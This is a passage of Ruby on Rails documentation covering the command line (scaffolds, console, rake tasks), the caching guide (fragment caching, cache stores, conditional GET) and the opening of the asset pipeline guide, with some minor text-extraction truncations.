The URL will be <http://localhost:3000/greetings/hello>.



With a normal, plain-old Rails application, your URLs will generally follow the pattern of `http://(host)/(controller)/(action)`, and a URL like `http://(host)/(controller)` will hit the **index** action of that controller.

Rails comes with a generator for data models too.



```
$ bin/rails generate model
Usage:
 rails generate model NAME [field[:type][:index] field[:type][:index]] [options]

...

Active Record options:
 [--migration] # Indicates when to generate migration
 # Default: true

...

Description:
 Create rails files for model generator.
```



For a list of available field types, refer to the [API documentation](#) for the `column` method for the `TableDefinition` class.

But instead of generating a model directly (which we'll be doing later), let's set up a scaffold. A **scaffold** in Rails is a full set of model, database migration for that model, controller to manipulate it, views to view and manipulate the data, and a test suite for each of the above.

We will set up a simple resource called "HighScore" that will keep track of our highest score on video games we play.



```
$ bin/rails generate scaffold HighScore game:string score:integer
 invoke active_record
 create db/migrate/20130717151933_create_high_scores.rb
 create app/models/high_score.rb
 invoke test_unit
 create test/models/high_score_test.rb
 create test/fixtures/high_scores.yml
 invoke resource_route
 route resources :high_scores
 invoke scaffold_controller
 create app/controllers/high_scores_controller.rb
 invoke erb
 create app/views/high_scores
 create app/views/high_scores/index.html.erb
 create app/views/high_scores/edit.html.erb
 create app/views/high_scores/show.html.erb
 create app/views/high_scores/new.html.erb
 create app/views/high_scores/_form.html.erb
 invoke test_unit
 create test/controllers/high_scores_controller_test.rb
 invoke helper
 create app/helpers/high_scores_helper.rb
 invoke test_unit
 create test/helpers/high_scores_helper_test.rb
 invoke jbuilder
 create app/views/high_scores/index.json.jbuilder
```

```

create app/views/high_scores/show.json.jbuilder
invoke assets
invoke coffee
create app/assets/javascripts/high_scores.js.coffee
invoke scss
create app/assets/stylesheets/high_scores.css.scss
invoke scss
identical app/assets/stylesheets/scaffolds.css.scss

```

The generator checks that there exist the directories for models, controllers, helpers, layouts, functional and unit tests, stylesheets, creates the views, controller, model and database migration for HighScore (creating the `high_scores` table and fields), takes care of the route for the **resource**, and new tests for everything.

The migration requires that we **migrate**, that is, run some Ruby code (living in that `20130717151933_create_high_scores.rb`) to modify the schema of our database. Which database? The `sqlite3` database that Rails will create for you when we run the `rake db:migrate` command. We'll talk more about Rake in-depth in a little while.



```

$ bin/rake db:migrate
== CreateHighScores: migrating =====
-- create_table(:high_scores)
 -> 0.0017s
== CreateHighScores: migrated (0.0019s) =====

```



Let's talk about unit tests. Unit tests are code that tests and makes assertions about code. In unit testing, we take a little part of code, say a method of a model, and test its inputs and outputs. Unit tests are your friend. The sooner you make peace with the fact that your quality of life will drastically increase when you unit test your code, the better. Seriously. We'll make one in a moment.

Let's see the interface Rails created for us.



```
$ bin/rails server
```

Go to your browser and open [http://localhost:3000/high\\_scores](http://localhost:3000/high_scores), now we can create new high scores (55,160 on Space Invaders!)

## 1.4 rails console

The `console` command lets you interact with your Rails application from the command line. On the underside, `rails console` uses IRB, so if you've ever used it, you'll be right at home. This is useful for testing out quick ideas with code and changing data server-side without touching the website.



You can also use the alias "c" to invoke the console: `rails c`.

You can specify the environment in which the `console` command should operate.



```
$ bin/rails console staging
```

If you wish to test out some code without changing any data, you can do that by invoking `rails console --sandbox`.



```
$ bin/rails console --sandbox
Loading development environment in sandbox (Rails 4.1.4)
Any modifications you make will be rolled back on exit
irb(main):001:0>
```

## 1.5 rails dbconsole

`rails dbconsole` figures out which database you're using and drops you into whichever command line interface you would use with it (and figures out the command line parameters to give to it, too!). It supports MySQL, PostgreSQL, SQLite and SQLite3.



You can also use the alias "db" to invoke the `dbconsole`: `rails db`.

## 1.6 rails runner

`runner` runs Ruby code in the context of Rails non-interactively. For instance:



```
$ bin/rails runner "Model.long_running_method"
```



You can also use the alias "r" to invoke the `runner`: `rails r`.

You can specify the environment in which the `runner` command should operate using the `-e` switch.



```
$ bin/rails runner -e staging "Model.long_running_method"
```

## 1.7 rails destroy

Think of `destroy` as the opposite of `generate`. It'll figure out what `generate` did, and undo it.



You can also use the alias "d" to invoke the `destroy` command: `rails d`.



```
$ bin/rails generate model Oops
 invoke active_record
 create db/migrate/20120528062523_create_oops.rb
 create app/models/oops.rb
 invoke test_unit
 create test/models/oops_test.rb
 create test/fixtures/oops.yml
```



```
$ bin/rails destroy model Oops
 invoke active_record
 remove db/migrate/20120528062523_create_oops.rb
 remove app/models/oops.rb
 invoke test_unit
 remove test/models/oops_test.rb
 remove test/fixtures/oops.yml
```

## 2 Rake

Rake is Ruby Make, a standalone Ruby utility that replaces the Unix utility 'make', and uses a 'Rakefile' and `.rake` files to build up a list of tasks. In Rails, Rake is used for common administration tasks, especially sophisticated ones that build off of each other.

You can get a list of Rake tasks available to you, which will often depend on your current directory, by typing `rake --tasks`. Each task has a description, and should help you find the thing you need.

To get the full backtrace for running rake task you can pass the option `--trace` to command line, for example `rake db:create --trace`.



```
$ bin/rake --tasks
rake about # List versions of all Rails frameworks and the environmer
rake assets:clean # Remove compiled assets
rake assets:precompile # Compile all the assets named in config.assets.precompile
rake db:create # Create the database from config/database.yml for the cur
...
rake log:clear # Truncates all *.log files in log/ to zero bytes (specify
rake middleware # Prints out your Rack middleware stack
...
rake tmp:clear # Clear session, cache, and socket files from tmp/ (narrow
rake tmp:create # Creates tmp directories for sessions, cache, sockets, ar
```



You can also use `rake -T` to get the list of tasks.

### 2.1 about

`rake about` gives information about version numbers for Ruby, RubyGems, Rails, the Rails subcomponents, your application's folder, the current Rails environment name, your app's database adapter, and schema version. It is useful when you need to ask for help, check if a security patch might affect you, or when you need some stats for an existing Rails installation.



```
$ bin/rake about
About your application's environment
Ruby version 1.9.3 (x86_64-linux)
RubyGems version 1.3.6
Rack version 1.3
Rails version 4.1.4
JavaScript Runtime Node.js (V8)
Active Record version 4.1.4
Action Pack version 4.1.4
Action View version 4.1.4
Action Mailer version 4.1.4
Active Support version 4.1.4
Middleware Rack::Sendfile, ActionDispatch::Static, Rack::Lock, #<Ac
Application root /home/foobar/commandapp
Environment development
Database adapter sqlite3
Database schema version 20110805173523
```

### 2.2 assets

You can precompile the assets in `app/assets` using `rake assets:precompile` and remove those compiled assets using `rake assets:clean`.

## 2.3 db

The most common tasks of the `db:` `Rake` namespace are `migrate` and `create`, and it will pay off to try out all of the migration `rake` tasks (`up`, `down`, `redo`, `reset`). `rake db:version` is useful when troubleshooting, telling you the current version of the database.

More information about migrations can be found in the [Migrations](#) guide.

## 2.4 doc

The `doc:` namespace has the tools to generate documentation for your app, API documentation, guides. Documentation can also be stripped which is mainly useful for slimming your codebase, like if you're writing a Rails application for an embedded platform.

- `rake doc:app` generates documentation for your application in `doc/app`.
- `rake doc:guides` generates Rails guides in `doc/guides`.
- `rake doc:rails` generates API documentation for Rails in `doc/api`.

## 2.5 notes


`rake notes` will search through your code for comments beginning with `FIXME`, `OPTIMIZE` or `TODO`. The search is done in files with extension `.builder`, `.rb`, `.erb`, `.haml` and `.slim` for both default and custom annotations.



```
$ bin/rake notes
(in /home/foobar/commandapp)
app/controllers/admin/users_controller.rb:
 * [20] [TODO] any other way to do this?
 * [132] [FIXME] high priority for next deploy

app/models/school.rb:
 * [13] [OPTIMIZE] refactor this code to make it faster
 * [17] [FIXME]
```

If you are looking for a specific annotation, say `FIXME`, you can use `rake notes:fixme`. Note that you have to lower case the annotation's name.



```
$ bin/rake notes:fixme
(in /home/foobar/commandapp)
app/controllers/admin/users_controller.rb:
 * [132] high priority for next deploy

app/models/school.rb:
 * [17]
```

You can also use custom annotations in your code and list them using `rake notes:custom` by specifying the annotation using an environment variable `ANNOTATION`.



```
$ bin/rake notes:custom ANNOTATION=BUG
(in /home/foobar/commandapp)
app/models/post.rb:
 * [23] Have to fix this one before pushing!
```



When using specific annotations and custom annotations, the annotation name (FIXME, BUG etc) is not displayed in the output lines.

By default, `rake notes` will look in the `app`, `config`, `lib`, `bin` and `test` directories. If you would like to search other directories, you can provide them as a comma separated list in an environment variable `SOURCE_ANNOTATION_DIRECTORIES`.



```
$ export SOURCE_ANNOTATION_DIRECTORIES='spec,vendor'
$ bin/rake notes
(in /home/foobar/commandsapp)
app/models/user.rb:
 * [35] [FIXME] User should have a subscription at this point
spec/models/user_spec.rb:
 * [122] [TODO] Verify the user that has a subscription works
```

## 2.6 routes

`rake routes` will list all of your defined routes, which is useful for tracking down routing problems in your app, or giving you a good overview of the URLs in an app you're trying to get familiar with.

## 2.7 test



A good description of unit testing in Rails is given in [A Guide to Testing Rails Applications](#)

Rails comes with a test suite called Minitest. Rails owes its stability to the use of tests. The tasks available in the `test:` namespace helps in running the different tests you will hopefully write.

## 2.8 tmp

The `Rails.root/tmp` directory is, like the `*nix/tmp` directory, the holding place for temporary files like sessions (if you're using a file store for files), process id files, and cached actions.

The `tmp:` namespaced tasks will help you clear and create the `Rails.root/tmp` directory:

- `rake tmp:cache:clear` clears `tmp/cache`.
- `rake tmp:sessions:clear` clears `tmp/sessions`.
- `rake tmp:sockets:clear` clears `tmp/sockets`.
- `rake tmp:clear` clears all the three: `cache`, `sessions` and `sockets`.
- `rake tmp:create` creates `tmp` directories for `sessions`, `cache`, `sockets`, and `pids`.

## 2.9 Miscellaneous

- `rake stats` is great for looking at statistics on your code, displaying things like KLOCs (thousands of lines of code) and your code to test ratio.
- `rake secret` will give you a pseudo-random key to use for your session secret.
- `rake time:zones:all` lists all the timezones Rails knows about.

## 2.10 Custom Rake Tasks

Custom rake tasks have a `.rake` extension and are placed in `Rails.root/lib/tasks`. You can create these custom rake tasks with the `bin/rails generate task` command.



```
desc "I am short, but comprehensive description for my cool task"
task task_name: [:prerequisite_task, :another_task_we_depend_on] do
 # All your magic here
 # Any valid Ruby code is allowed
end
```

To pass arguments to your custom rake task:



```
task :task_name, [:arg_1] => [:pre_1, :pre_2] do |t, args|
 # You can use args from here
end
```

You can group tasks by placing them in namespaces:



```
namespace :db do
 desc "This task does nothing"
 task :nothing do
 # Seriously, nothing
 end
end
```

Invocation of the tasks will look like:



```
$ bin/rake task_name
$ bin/rake "task_name[value 1]" # entire argument string should be quoted
$ bin/rake db:nothing
```



If your need to interact with your application models, perform database queries and so on, your task should depend on the `environment` task, which will load your application code.

## 3 The Rails Advanced Command Line

More advanced use of the command line is focused around finding useful (even surprising at times) options in the utilities, and fitting those to your needs and specific work flow. Listed here are some tricks up Rails' sleeve.

### 3.1 Rails with Databases and SCM

When creating a new Rails application, you have the option to specify what kind of database and what kind of source code management system your application is going to use. This will save you a few minutes, and certainly many keystrokes.

Let's see what a `--git` option and a `--database=postgresql` option will do for us:



```
$ mkdir gitapp
$ cd gitapp
$ git init
Initialized empty Git repository in .git/
$ rails new . --git --database=postgresql
 exists
 create app/controllers
 create app/helpers
...
...
 create tmp/cache
```

```

 create tmp/pids
 create Rakefile
add 'Rakefile'
 create README.rdoc
add 'README.rdoc'
 create app/controllers/application_controller.rb
add 'app/controllers/application_controller.rb'
 create app/helpers/application_helper.rb
...
 create log/test.log
add 'log/test.log'

```

We had to create the **gitapp** directory and initialize an empty git repository before Rails would add files it created to our repository. Let's see what it put in our database configuration:




```

$ cat config/database.yml
PostgreSQL. Versions 8.2 and up are supported.
#
Install the pg driver:
gem install pg
On OS X with Homebrew:
gem install pg -- --with-pg-config=/usr/local/bin/pg_config
On OS X with MacPorts:
gem install pg -- --with-pg-config=/opt/local/lib/postgresql84/bin/pg_config
On Windows:
gem install pg
Choose the win32 build.
Install PostgreSQL and put its /bin directory on your path.
#
Configure Using Gemfile
gem 'pg'
#
development:
 adapter: postgresql
 encoding: unicode
 database: gitapp_development
 pool: 5
 username: gitapp
 password:
...

```

It also generated some lines in our database.yml configuration corresponding to our choice of PostgreSQL for database.



The only catch with using the SCM options is that you have to make your application's directory first, then initialize your SCM, then you can run the `rails new` command to generate the basis of your app.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.



If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Caching with Rails: An overview

This guide will teach you what you need to know about avoiding that expensive round-trip to your database and returning what you need to return to the web clients in the shortest time possible.

After reading this guide, you will know:

- ✓ **Page and action caching (moved to separate gems as of Rails 4).**
- ✓ **Fragment caching.**
- ✓ **Alternative cache stores.**
- ✓ **Conditional GET support.**



## Chapters

### 1. Basic Caching

- Page Caching
- Action Caching
- Fragment Caching
- SQL Caching

### 2. Cache Stores

- Configuration
- ActiveSupport::Cache::Store
- ActiveSupport::Cache::MemoryStore
- ActiveSupport::Cache::FileStore
- ActiveSupport::Cache::MemCacheStore
- ActiveSupport::Cache::EhcacheStore
- ActiveSupport::Cache::NullStore
- Custom Cache Stores
- Cache Keys

### 3. Conditional GET support

## 1 Basic Caching

This is an introduction to three types of caching techniques: page, action and fragment caching. Rails provides by default fragment caching. In order to use page and action caching, you will need to add `actionpack-page_caching` and `actionpack-action_caching` to your Gemfile.

To start playing with caching you'll want to ensure that `config.action_controller.perform_caching` is set to `true`, if you're running in development mode. This flag is normally set in the corresponding `config/environments/*.rb` and caching is disabled by default for development and test, and enabled for production.



```
config.action_controller.perform_caching = true
```

### 1.1 Page Caching

Page caching is a Rails mechanism which allows the request for a generated page to be fulfilled by the webserver (i.e.

Apache or nginx), without ever having to go through the Rails stack at all. Obviously, this is super-fast. Unfortunately, it can't be applied to every situation (such as pages that need authentication) and since the web server is literally just serving a file from the filesystem, cache expiration is an issue that needs to be dealt with.



Page Caching has been removed from Rails 4. See the [actionpack-page\\_caching gem](#). See [DHH's key-based cache expiration overview](#) for the newly-preferred method.

## 1.2 Action Caching

Page Caching cannot be used for actions that have before filters - for example, pages that require authentication. This is where Action Caching comes in. Action Caching works like Page Caching except the incoming web request hits the Rails stack so that before filters can be run on it before the cache is served. This allows authentication and other restrictions to be run while still serving the result of the output from a cached copy.



Action Caching has been removed from Rails 4. See the [actionpack-action\\_caching gem](#). See [DHH's key-based cache expiration overview](#) for the newly-preferred method.

## 1.3 Fragment Caching

Life would be perfect if we could get away with caching the entire contents of a page or action and serving it out to the world. Unfortunately, dynamic web applications usually build pages with a variety of components not all of which have the same caching characteristics. In order to address such a dynamically created page where different parts of the page need to be cached and expired differently, Rails provides a mechanism called Fragment Caching.

Fragment Caching allows a fragment of view logic to be wrapped in a cache block and served out of the cache store when the next request comes in.

As an example, if you wanted to show all the orders placed on your website in real time and didn't want to cache that part of the page, but did want to cache the part of the page which lists all products available, you could use this piece of code:



```
<% Order.find_recent.each do |o| %>
 <%= o.buyer.name %> bought <%= o.product.name %>
<% end %>

<% cache do %>
 All available products:
 <% Product.all.each do |p| %>
 <%= link_to p.name, product_url(p) %>
 <% end %>
<% end %>
```

The cache block in our example will bind to the action that called it and is written out to the same place as the Action Cache, which means that if you want to cache multiple fragments per action, you should provide an `action_suffix` to the cache call:



```
<% cache(action: 'recent', action_suffix: 'all_products') do %>
 All available products:
```

and you can expire it using the `expire_fragment` method, like so:



```
expire_fragment(controller: 'products', action: 'recent', action_suffix: 'all_pro
```

If you don't want the cache block to bind to the action that called it, you can also use globally keyed fragments by calling the `cache` method with a key:



```
<% cache('all_available_products') do %>
 All available products:
<% end %>
```

This fragment is then available to all actions in the `ProductsController` using the key and can be expired the same way:



```
expire_fragment('all_available_products')
```

If you want to avoid expiring the fragment manually, whenever an action updates a product, you can define a helper method:



```
module ProductsHelper
 def cache_key_for_products
 count = Product.count
 max_updated_at = Product.maximum(:updated_at).try(:utc).try(:to_s, :number)
 "products/all-#{count}-#{max_updated_at}"
 end
end
```

This method generates a cache key that depends on all products and can be used in the view:



```
<% cache(cache_key_for_products) do %>
 All available products:
<% end %>
```

If you want to cache a fragment under certain condition you can use `cache_if` or `cache_unless`



```
<% cache_if (condition, cache_key_for_products) do %>
 All available products:
<% end %>
```

You can also use an Active Record model as the cache key:



```
<% Product.all.each do |p| %>
 <% cache(p) do %>
 <%= link_to p.name, product_url(p) %>
 <% end %>
<% end %>
```

Behind the scenes, a method called `cache_key` will be invoked on the model and it returns a string like `products/23-20130109142513`. The cache key includes the model name, the id and finally the `updated_at` timestamp. Thus it will automatically generate a new fragment when the product is updated because the key changes.

You can also combine the two schemes which is called "Russian Doll Caching":



```
<% cache(cache_key_for_products) do %>
 All available products:
 <% Product.all.each do |p| %>
 <% cache(p) do %>
 <%= link_to p.name, product_url(p) %>
 <% end %>
 <% end %>
<% end %>
```

It's called "Russian Doll Caching" because it nests multiple fragments. The advantage is that if a single product is updated, all the other inner fragments can be reused when regenerating the outer fragment.

## 1.4 SQL Caching

Query caching is a Rails feature that caches the result set returned by each query so that if Rails encounters the same query again for that request, it will use the cached result set as opposed to running the query against the database again.

For example:



```
class ProductsController < ApplicationController

 def index
 # Run a find query
 @products = Product.all

 ...

 # Run the same query again
 @products = Product.all
 end

end
```

## 2 Cache Stores

Rails provides different stores for the cached data created by **action** and **fragment** caches.



Page caches are always stored on disk.

### 2.1 Configuration

You can set up your application's default cache store by calling `config.cache_store=` in the Application definition inside your `config/application.rb` file or in an `Application.configure` block in an environment specific configuration file (i.e. `config/environments/*.rb`). The first argument will be the cache store to use and the rest of the argument will be passed as arguments to the cache store constructor.



```
config.cache_store = :memory_store
```



Alternatively, you can call `ActionController::Base.cache_store` outside of a configuration block.

You can access the cache by calling `Rails.cache`.

## 2.2 ActiveSupport::Cache::Store

This class provides the foundation for interacting with the cache in Rails. This is an abstract class and you cannot use it on its own. Rather you must use a concrete implementation of the class tied to a storage engine. Rails ships with several implementations documented below.

The main methods to call are `read`, `write`, `delete`, `exist?`, and `fetch`. The `fetch` method takes a block and will either return an existing value from the cache, or evaluate the block and write the result to the cache if no value exists.

There are some common options used by all cache implementations. These can be passed to the constructor or the various methods to interact with entries.

- `:namespace` - This option can be used to create a namespace within the cache store. It is especially useful if your application shares a cache with other applications.
- `:compress` - This option can be used to indicate that compression should be used in the cache. This can be useful for transferring large cache entries over a slow network.
- `:compress_threshold` - This option is used in conjunction with the `:compress` option to indicate a threshold under which cache entries should not be compressed. This defaults to 16 kilobytes.
- `:expires_in` - This option sets an expiration time in seconds for the cache entry when it will be automatically removed from the cache.
- `:race_condition_ttl` - This option is used in conjunction with the `:expires_in` option. It will prevent race conditions when cache entries expire by preventing multiple processes from simultaneously regenerating the same entry (also known as the dog pile effect). This option sets the number of seconds that an expired entry can be reused while a new value is being regenerated. It's a good practice to set this value if you use the `:expires_in` option.

## 2.3 ActiveSupport::Cache::MemoryStore

This cache store keeps entries in memory in the same Ruby process. The cache store has a bounded size specified by the `:size` options to the initializer (default is 32Mb). When the cache exceeds the allotted size, a cleanup will occur and the least recently used entries will be removed.



```
config.cache_store = :memory_store, { size: 64.megabytes }
```

If you're running multiple Ruby on Rails server processes (which is the case if you're using `mongrel_cluster` or `Phusion Passenger`), then your Rails server process instances won't be able to share cache data with each other. This cache store is not appropriate for large application deployments, but can work well for small, low traffic sites with only a couple of server processes or for development and test environments.

## 2.4 ActiveSupport::Cache::FileStore

This cache store uses the file system to store entries. The path to the directory where the store files will be stored must be specified when initializing the cache.



```
config.cache_store = :file_store, "/path/to/cache/directory"
```

With this cache store, multiple server processes on the same host can share a cache. Servers processes running on different hosts could share a cache by using a shared file system, but that set up would not be ideal and is not recommended. The cache store is appropriate for low to medium traffic sites that are served off one or two hosts.

Note that the cache will grow until the disk is full unless you periodically clear out old entries.

This is the default cache store implementation.

## 2.5 ActiveSupport::Cache::MemCacheStore

This cache store uses Danga's `memcached` server to provide a centralized cache for your application. Rails uses the bundled `dalli` gem by default. This is currently the most popular cache store for production web sites. It can be used to provide a single, shared cache cluster with very high performance and redundancy.

When initializing the cache, you need to specify the addresses for all memcached servers in your cluster. If none is specified, it will assume memcached is running on the local host on the default port, but this is not an ideal set up for larger sites.

The `write` and `fetch` methods on this cache accept two additional options that take advantage of features specific to memcached. You can specify `:raw` to send a value directly to the server with no serialization. The value must be a string or number. You can use memcached direct operation like `increment` and `decrement` only on raw values. You can also specify `:unless_exist` if you don't want memcached to overwrite an existing entry.



```
config.cache_store = :mem_cache_store, "cache-1.example.com", "cache-2.example.com"
```

## 2.6 ActiveSupport::Cache::EhcacheStore

If you are using JRuby you can use Terracotta's Ehcache as the cache store for your application. Ehcache is an open source Java cache that also offers an enterprise version with increased scalability, management, and commercial support. You must first install the `jruby-ehcache-rails3` gem (version 1.1.0 or later) to use this cache store.



```
config.cache_store = :ehcache_store
```

When initializing the cache, you may use the `:ehcache_config` option to specify the Ehcache config file to use (where the default is "ehcache.xml" in your Rails config directory), and the `:cache_name` option to provide a custom name for your cache (the default is `rails_cache`).

In addition to the standard `:expires_in` option, the `write` method on this cache can also accept the additional `:unless_exist` option, which will cause the cache store to use Ehcache's `putIfAbsent` method instead of `put`, and therefore will not overwrite an existing entry. Additionally, the `write` method supports all of the properties exposed by the [Ehcache Element class](#), including:

Property	Argument Type	Description
<code>elementEvictionData</code>	<code>ElementEvictionData</code>	Sets this element's eviction data instance.
<code>eternal</code>	<code>boolean</code>	Sets whether the element is eternal.
<code>timeToIdle, tti</code>	<code>int</code>	Sets time to idle
<code>timeToLive, ttl, expires_in</code>	<code>int</code>	Sets time to Live
<code>version</code>	<code>long</code>	Sets the version attribute of the <code>ElementAttributes</code> object.

These options are passed to the `write` method as Hash options using either camelCase or underscore notation, as in the following examples:



```
Rails.cache.write('key', 'value', time_to_idle: 60.seconds, timeToLive: 600.seconds,
 caches_action :index, expires_in: 60.seconds, unless_exist: true)
```

For more information about Ehcache, see <http://ehcache.org/>. For more information about Ehcache for JRuby and Rails, see <http://ehcache.org/documentation/jruby.html>

## 2.7 ActiveSupport::Cache::NullStore

This cache store implementation is meant to be used only in development or test environments and it never stores anything. This can be very useful in development when you have code that interacts directly with `Rails.cache`, but caching may interfere with being able to see the results of code changes. With this cache store, all `fetch` and `read` operations will result in a miss.



```
config.cache_store = :null_store
```

## 2.8 Custom Cache Stores

You can create your own custom cache store by simply extending `ActiveSupport::Cache::Store` and implementing the appropriate methods. In this way, you can swap in any number of caching technologies into your Rails application.

To use a custom cache store, simply set the cache store to a new instance of the class.



```
config.cache_store = MyCacheStore.new
```

## 2.9 Cache Keys

The keys used in a cache can be any object that responds to either `:cache_key` or to `:to_param`. You can implement the `:cache_key` method on your classes if you need to generate custom keys. Active Record will generate keys based on the class name and record id.

You can use Hashes and Arrays of values as cache keys.



```
This is a legal cache key
Rails.cache.read(site: "mysite", owners: [owner_1, owner_2])
```

The keys you use on `Rails.cache` will not be the same as those actually used with the storage engine. They may be modified with a namespace or altered to fit technology backend constraints. This means, for instance, that you can't save values with `Rails.cache` and then try to pull them out with the `memcache-client` gem. However, you also don't need to worry about exceeding the memcached size limit or violating syntax rules.

## 3 Conditional GET support

Conditional GETs are a feature of the HTTP specification that provide a way for web servers to tell browsers that the response to a GET request hasn't changed since the last request and can be safely pulled from the browser cache.

They work by using the `HTTP_IF_NONE_MATCH` and `HTTP_IF_MODIFIED_SINCE` headers to pass back and forth both a unique content identifier and the timestamp of when the content was last changed. If the browser makes a request where



the content identifier (etag) or last modified since timestamp matches the server's version then the server only needs to send back an empty response with a not modified status.

It is the server's (i.e. our) responsibility to look for a last modified timestamp and the if-none-match header and determine whether or not to send back the full response. With conditional-get support in Rails this is a pretty easy task:



```
class ProductsController < ApplicationController

 def show
 @product = Product.find(params[:id])

 # If the request is stale according to the given timestamp and etag value
 # (i.e. it needs to be processed again) then execute this block
 if stale?(last_modified: @product.updated_at.utc, etag: @product.cache_key)
 respond_to do |wants|
 # ... normal response processing
 end
 end

 # If the request is fresh (i.e. it's not modified) then you don't need to do
 # anything. The default render checks for this using the parameters
 # used in the previous call to stale? and will automatically send a
 # :not_modified. So that's it, you're done.
 end
end
```

Instead of an options hash, you can also simply pass in a model, Rails will use the `updated_at` and `cache_key` methods for setting `last_modified` and `etag`:



```
class ProductsController < ApplicationController
 def show
 @product = Product.find(params[:id])
 respond_with(@product) if stale?(@product)
 end
end
```

If you don't have any special response processing and are using the default rendering mechanism (i.e. you're not using `respond_to` or calling `render` yourself) then you've got an easy helper in `fresh_when`:



```
class ProductsController < ApplicationController

 # This will automatically send back a :not_modified if the request is fresh,
 # and will render the default template (product.*) if it's stale.

 def show
 @product = Product.find(params[:id])
 fresh_when last_modified: @product.published_at.utc, etag: @product
 end
end
```

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# The Asset Pipeline

This guide covers the asset pipeline.

After reading this guide, you will know:

- ✔ **What the asset pipeline is and what it does.**
- ✔ **How to properly organize your application assets.**
- ✔ **The benefits of the asset pipeline.**
- ✔ **How to add a pre-processor to the pipeline.**
- ✔ **How to package assets with a gem.**



## Chapters

1. **What is the Asset Pipeline?**
  - Main Features
  - What is Fingerprinting and Why Should I Care?
2. **How to Use the Asset Pipeline**
  - Controller Specific Assets
  - Asset Organization
  - Coding Links to Assets
  - Manifest Files and Directives
  - Preprocessing
3. **In Development**
  - Runtime Error Checking
  - Turning Debugging Off
4. **In Production**
  - Precompiling Assets
  - Local Precompilation
  - Live Compilation
  - CDNs
5. **Customizing the Pipeline**
  - CSS Compression
  - JavaScript Compression
  - Using Your Own Compressor
  - Changing the `assets` Path
  - X-Sendfile Headers
6. **Assets Cache Store**
7. **Adding Assets to Your Gems**
8. **Making Your Library or Gem a Pre-Processor**
9. **Upgrading from Old Versions of Rails**


## 1 What is the Asset Pipeline?

The asset pipeline provides a framework to concatenate and minify or compress JavaScript and CSS assets. It also adds the ability to write these assets in other languages and pre-processors such as CoffeeScript, Sass and ERB.

The asset pipeline is technically no longer a core feature of Rails 4, it has been extracted out of the framework into the [sprockets-rails](#) gem.


The asset pipeline is enabled by default.

You can disable the asset pipeline while creating a new application by passing the `--skip-sprockets` option.



```
rails new appname --skip-sprockets
```

Rails 4 automatically adds the `sass-rails`, `coffee-rails` and `uglifier` gems to your Gemfile, which are used by Sprockets for asset compression:




```
gem 'sass-rails'
gem 'uglifier'
gem 'coffee-rails'
```

Using the `--skip-sprockets` option will prevent Rails 4 from adding `sass-rails` and `uglifier` to Gemfile, so if you later want to enable the asset pipeline you will have to add those gems to your Gemfile. Also, creating an application with the `--skip-sprockets` option will generate a slightly different `config/application.rb` file, with a `require` statement for the sprockets railtie that is commented-out. You will have to remove the comment operator on that line to later enable the asset pipeline:




```
require "sprockets/railtie"
```

To set asset compression methods, set the appropriate configuration options in `production.rb` - `config.assets.css_compressor` for your CSS and `config.assets.js_compressor` for your Javascript:



```
config.assets.css_compressor = :yui
config.assets.js_compressor = :uglify
```



The `sass-rails` gem is automatically used for CSS compression if included in Gemfile and no `config.assets.css_compressor` option is set.

## 1.1 Main Features

The first feature of the pipeline is to concatenate assets, which can reduce the number of requests that a browser makes to render a web page. Web browsers are limited in the number of requests that they can make in parallel, so fewer requests can mean faster loading for your application.

Sprockets concatenates all JavaScript files into one master `.js` file and all CSS files into one master `.css` file. As you'll learn later in this guide, you can customize this strategy to group files any way you like. In production, Rails inserts an MD5 fingerprint into each filename so that the file is cached by the web browser. You can invalidate the cache by altering this fingerprint, which happens automatically whenever you change the file contents.

The second feature of the asset pipeline is asset minification or compression. For CSS files, this is done by removing whitespace and comments. For JavaScript, more complex processes can be applied. You can choose from a set of built in

options or specify your own.

The third feature of the asset pipeline is it allows coding assets via a higher-level language, with precompilation down to the actual assets. Supported languages include Sass for CSS, CoffeeScript for JavaScript, and ERB for both by default.

## 1.2 What is Fingerprinting and Why Should I Care?

Fingerprinting is a technique that makes the name of a file dependent on the contents of the file. When the file contents change, the filename is also changed. For content that is static or infrequently changed, this provides an easy way to tell whether two versions of a file are identical, even across different servers or deployment dates.

When a filename is unique and based on its content, HTTP headers can be set to encourage caches everywhere (whether at CDNs, at ISPs, in networking equipment, or in web browsers) to keep their own copy of the content. When the content is updated, the fingerprint will change. This will cause the remote clients to request a new copy of the content. This is generally known as *cache busting*.

The technique sprockets uses for fingerprinting is to insert a hash of the content into the name, usually at the end. For example a CSS file `global.css`



```
global-908e25f4bf641868d8683022a5b62f54.css
```

This is the strategy adopted by the Rails asset pipeline.

Rails' old strategy was to append a date-based query string to every asset linked with a built-in helper. In the source the generated code looked like this:



```
/stylesheets/global.css?1309495796
```

The query string strategy has several disadvantages:

### 1. Not all caches will reliably cache content where the filename only differs by query parameters

[Steve Souders recommends](#), "...avoiding a querystring for cacheable resources". He found that in this case 5-20% of requests will not be cached. Query strings in particular do not work at all with some CDNs for cache invalidation.

### 2. The file name can change between nodes in multi-server environments.

The default query string in Rails 2.x is based on the modification time of the files. When assets are deployed to a cluster, there is no guarantee that the timestamps will be the same, resulting in different values being used depending on which server handles the request.

### 3. Too much cache invalidation

When static assets are deployed with each new release of code, the mtime (time of last modification) of *all* these files changes, forcing all remote clients to fetch them again, even when the content of those assets has not changed.

Fingerprinting fixes these problems by avoiding query strings, and by ensuring that filenames are consistent based on their content.

